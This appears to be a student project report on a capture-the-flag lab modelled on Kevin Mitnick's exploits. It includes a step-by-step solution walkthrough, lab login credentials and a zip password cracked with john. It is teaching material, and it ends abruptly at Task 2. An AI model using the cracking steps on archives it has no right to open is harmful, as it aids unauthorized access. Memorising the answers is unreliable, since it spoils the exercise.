Information Security Project IE3092

Final

Year 3 Semester 2

Name	ID Number
S.G. Rajakaruna	IT18112924
A.D. Wijesooriya	IT18125894

Video Link-: https://mysliit-my.sharepoint.com/:f:/g/personal/it18112924_my_sliit_lk/EtgiUy9MgMJOpYiaAKUBqoYB4mLHw7pYQJrFElU78ivKig?e=cz0wAs

1. Introduction

In our project we have selected life stories of real word hackers and we have considered a couple of attack incidents of their life as a single box. Every participant has to do step by step to achieve the main goal in one box. High level idea of this CTF is to bring up the greatest attacks that the world-renowned cyber security personalities carried out during their lifetime, to a simulation Environment.

2. Target Audience


The CTF's target market encompasses a wide spectrum, while the main target is to be the cybersecurity student undergraduates. Students will get hands-on experience on the concepts they learn through the course modules and it would also be a forum for testing their skill set. Not only students but also red teams are targeted. Red Team Security offers full-force red teaming addressing cyber-attacks, social engineering, and physical security in testing threat profiles. This means comprehensive testing of our business's technical landscape as well as fully testing our people and physical security controls. The CTF is also available to the private sector, however, practically to anybody who wants an opportunity to venture into the domain of information security. In fact, this CTF would be a perfect forum to sharpen their domain knowledge with the people currently interested in the area.

3. Implementation


We have used an AWS EC2 instance setup and it acts as our backend server. Base OS is Ubuntu 18.04 and we have set up Docker on our virtual machine. Every level is implemented in separate Docker containers and there are separate Docker compose yml files for each and every container. These yml files are responsible for managing the containers. We have done port mapping between the virtual machine and Docker containers. Therefore, users can access the Docker containers easily using the virtual machine IP address and the ports. Frontend is done using react and also it is hosted in a Docker container on the same virtual machine.

We have implemented two Scenario based on David Mitnick's life story for now. First scenario consists of three major different levels and each level has five different tasks to complete. Second scenario is a web based one. We used file upload vulnerability and some other vulnerabilities to create this scenario.

Web app(React):


HackerLife
SIGN IN
SIGN UP
David Mitnick
What are you waiting for?
GET STARTED
Life & Times of Kevin David Mitnick!
At age 12
Scenario I - Hacking Public Transport
In 1988
Scenario II - Hacking Pacific Bell Voicemail
Powerd by HackerLife |
localhost:3000/card2

4. Scenario 1



Scenario I - Hacking Public Transport Ticketing System

Background:

"At age 12 Mitnick circumvented the system of punch cards used in the bus system in Los Angeles. Afterhaving convinced a bus driver to tell him where to buy his own ticket punch for "a school project", he was able to ride any bus in the greater Los Angeles area using discarded transfer slips that he discovered in a dumpster next to the bus company garage."
The plates get the experience of hacking the public transport ticketing system simulating the environment Mitnick had back then, and the final flag should be obtained by getting the ticket printed for yourself.

How to connect:

- Use SSH to connect
- Username: level1
- Password: level1
- Port: 2020
- ssh -p 2020 level1@ec2-3-95-189-147.compute-1.amazonaws.com

Submit the Flag:

5. Scenario 1 - Level 1

This level is based on basic Linux commands and basic encryption methods.


First, you need to connect to the level 1 Docker container using ssh. Credentials are follows,

- Username: level1
- Password: level1
- Port: 2020

ssh -p 2020 level1@ ec2-3-95-189-147.compute-1.amazonaws.com

A. Task 1


We have stored a hint in file 3. You have to read this file using cat command.
Command : **cat 'file 3'**



```
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_1]
└──╼ $cat 'File 3'
Is there any hidden files?┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_1]
└──╼ $
```

B. Task 2


We have created a file with ".". therefore that file will be hidden. The hint is stored in a hidden file in the Task_2 directory. While logged into the task 2 you can run the "ls" command to see if we find any useful files. Then you can use "ls -al" to see all of the files including the hidden ones. The hidden file is named .hidden and after running "cat .hidden". then you can get hint of the task 3.
Command : **cat .hidden**



```
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_2]
└──╼ $ls
'File 1'  'File 2'
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_2]
└──╼ $ls -al
total 12
drwxr-xr-x 2 ayesha ayesha 4096 Sep 22 23:03  .
drwxr-xr-x 7 ayesha ayesha 4096 Sep 22 23:03  ..
-rw-r--r-- 1 ayesha ayesha    0 Sep 22 22:38 'File 1'
-rw-r--r-- 1 ayesha ayesha    0 Sep 22 22:38 'File 2'
-rw-r--r-- 1 ayesha ayesha   36 Sep 22 22:42  .hidden
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_2]
└──╼ $cat .hidden
Next hint is next to the word 'CTF'
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_2]
└──╼ $
```

C. Task 3

The hint for the next task is stored in the file CTF next to the word CTF, so you can use the command below to read the file and then grep the word CTF. Grep command is use to search plaintext.
Command : **cat CTF | grep CTF**



Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

```
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_3]
└──╼ $cat CTF | grep CTF
CTF- "=" is padded at the end. Is it familiar?
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_3]
└──╼ $
```

D. Task 4

The hint contains 1 line that was encoded in base64. In order to decode the file uou have to use base64 –d.

Command : **cat hint | base64 --d**


Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

```
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_4]
└──╼ $cat hint
V2hhdCBpcyBST1QxMwo=
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_4]
└──╼ $cat hint | base64 -d
What is ROT13
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_4]
└──╼ $
```


E. Task 5

The hint for the next level is stored in the file ForLevel2, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions.

The ForLevel2 file contains 3 line that was encrypted with the ROT13 algorithm. In order to decrypt it, you have to replace every letter by the letter 13 positions ahead. For example, with this encryption the letter a would be replaced with n. The word banana would encrypt to onanan.

Command : **cat ForLevel2 | tr '[A-Za-z]' '[N-ZA-Mn-za-m]'**

tr- command line utility for translating or deleting characters. It supports a range of transformations including uppercase to lowercase, squeezing repeating characters, deleting specific characters and basic find and replace.


Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

```
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_5]
└──╼ $cat ForLevel2
Vs lbh arrq gb tb gur yriry 2, Lbh unir gb pbaarpg gur 2222 cbeg hfvat fsgc.
Hfreanzr: yriry2
Cnffjbeq: yriry2
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_5]
└──╼ $cat ForLevel2 | tr '[A-Za-z]' '[N-ZA-Mn-za-m]'
If you need to go the level 2, You have to connect the 2222 port using sftp.
Username: level2
Password: level2
┌─[ayesha@parrot]─[~/Documents/Scenario1_Level1/Task_5]
└──╼ $
```

You can get the port number and credentials for the Level 3 from this.


6. Scenario 1 - Level 2

Level two is based on steganography and cryptography. There are five tasks to complete to achieve next level credentials.

You need to connect to the level 2 container using Secure File Transfer Protocol(SFTP). Credentials are follows,

- **Username: level2**
- **Password: level2**
- **Port: 2222**

sftp -P 2222 level2@ ec2-3-95-189-147.compute-1.amazonaws.com




```
root@kali:~/Desktop# sftp -P 2222 level2@ec2-54-145-129-42.compute-1.amazonaws.com
Warning: the ED25519 host key for '[ec2-54-145-129-42.compute-1.amazonaws.com]:2222' differs from the key f
or the IP address '[54.145.129.42]:2222'
Offending key for IP in /root/.ssh/known_hosts:3
Matching host key in /root/.ssh/known_hosts:6
Are you sure you want to continue connecting (yes/no)? yes
level2@ec2-54-145-129-42.compute-1.amazonaws.com's password:
Connected to ec2-54-145-129-42.compute-1.amazonaws.com.
sftp> ls
upload
sftp> cd upload/
sftp> ls
Level2.zip
sftp> get Level2.zip
Fetching /upload/Level2.zip to Level2.zip
/upload/Level2.zip                                                                      100%  360KB 148.0KB/s   00:02
sftp> 
```

We have uploaded a zip file. You can find it by navigating to the upload folder.
Download it to your local machine using **get** command and do all the tasks you have to do to get the final flag of this level.

A. Task 0

You have to unzip the zip file to get your five tasks but the zip file is locked with a password and we won't provide the password for you. Only thing you have to do is crack the zip file and get the five tasks.
This the way you can do it,

- **Install john → apt-get install john**
- **zip2john Level2.zip**
- **zip2john Level2.zip > Level2.txt**
- **john Level2.txt**



```
ver 2.0 efh 5455 efh 7875 Level2.zip/Level2/Task_1/The_Ticket.jpg PKZIP Encr: 2b chk, TS_chk, cmplen=61364,
 decmplen=69554, crc=5CD83F19
ver 1.0 Level2.zip/Level2/Task_4/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 Level2.zip/Level2/Task_4/password.txt PKZIP Encr: 2b chk, TS_chk, cmplen=113, dec
mplen=141, crc=51ECA2B1
ver 1.0 Level2.zip/Level2/Task_5/ is not encrypted, or stored with non-handled compression type
ver 1.0 efh 5455 efh 7875 Level2.zip/Level2/Task_5/For_level_3.aes PKZIP Encr: 2b chk, TS_chk, cmplen=92, d
ecmplen=80, crc=A82EBC64
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
root@kali:~/Documents/New# john Level2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
ab1234           (Level2.zip)
1g 0:00:00:03 DONE 3/3 (2020-09-23 03:52) 0.3086g/s 213100p/s 213100c/s 213100C/s amr131..besana
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Documents/New#
```


You can get the zip password from using this tool.
Password: ab1234
Important thing is each task has a hint for the next task.

B. Task 1

In task 1 we used a tool called **exiftool** to hide the hint inside the metadata. We can simply mention the variable name and hide a message in the image.

exiftool -<V.name>=”<message>” <image>

In Task_1 there is an image called The_Ticket. All you have to do is check the metadata of the image.
exiftool <image>


Task_1 - File Manager
File Edit View Go Help
/root/Documents/New/Level2/Task_1/
DEVICES
File System
462 GB Volume
New Volume
PLACES
root
Desktop
Trash
NETWORK
Browse Network
The_Ticket.jpg
root@kali: ~/Documents/New/Level2/Task_1
File Actions Edit View Help
root@kali: ~/Doc...ew/Level2/Task_1
1 item: 67.9 KiB (69,554 bytes), Free space: 98.6 GiB


```
Creator Address                 : 7925 N. Oracle #144A
Creator Postal Code             : 85704
Creator Region                  : AZ
Creator Work Email              : arizona@azfoto.com
Creator Work Telephone          : 1 407 404 4114
Creator Work URL                : www.azfoto.com
Creator                         : Hint: What do they mean by numbers?
Description                     : az110531xz-645.jpg
Rights                          : dominic arizona bonuccelli / azfoto.com
Title                           : az110531xz-645.jpg
Creator Tool                    : Adobe Photoshop Lightroom 3.5 (Windows)
Derived From Document ID        : 3428657279F346DD95D3B5DD9F293742
Derived From Instance ID        : 3428657279F346DD95D3B5DD9F293742
Document ID                     : xmp.did:1517FB9BE83011E39972CBDD9323B121
Instance ID                     : xmp.iid:1517FB9AE83011E39972CBDD9323B121
Marked                          : True
Image Width                     : 600
Image Height                    : 441
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 600×441
Megapixels                      : 0.265
root@kali:~/Documents/New/Level2/Task_1#
```

Hint: What do they mean by numbers?

C. Task 2

